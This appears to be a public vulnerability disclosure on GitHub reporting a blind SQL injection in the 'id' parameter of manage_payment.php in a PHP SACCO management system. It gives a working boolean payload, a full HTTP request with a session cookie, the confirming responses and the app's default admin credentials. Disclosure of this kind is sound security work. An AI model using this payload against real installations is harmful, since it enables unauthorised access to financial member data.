xd201qaz / **bug_report** Public

Code Issues Pull requests Actions Projects Security Insights

main

bug_report / vendors / mayuri_k / open-source-sacco-management-system / **SQLi-1.md**

xd201qaz Create SQLi-1.md

History

1 contributor

35 lines (24 sloc) | 1.23 KB

Open Source SACCO Management System v1.0 by mayuri_k has SQL injection

BUG_Author: XD201-MENG@QI

Login account: mayuri.infospace@gmail.com/admin (Super Admin account)

vendors: https://www.sourcecodester.com/php/15372/open-source-sacco-management-system-free-download.html

The program is built using the xmapp-php8.1 version

Vulnerability File: /sacco_shield/manage_payment.php

Vulnerability location: /sacco_shield/manage_payment.php?id=, id


dbname = sacco,length=5

[+] Payload: /sacco_shield/manage_payment.php?id=2%20and%20length(database())%20=5--+ // Leak place ---> id

```
GET /sacco_shield/manage_payment.php?id=2%20and%20length(database())%20=5--+ HTTP/1.
Host: 192.168.1.88
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=5g4g4dffu1bkrg9jm7nr42ori2
Connection: close
```


length=5



```
192.168.1.88/sacco_shield/manage_payment.php?id=2 and length(database()) =5--+
```

Loan Reference No. 80810623

length=6



```
192.168.1.88/sacco_shield/manage_payment.php?id=2 and length(database()) =6--+
```

Loan Reference No.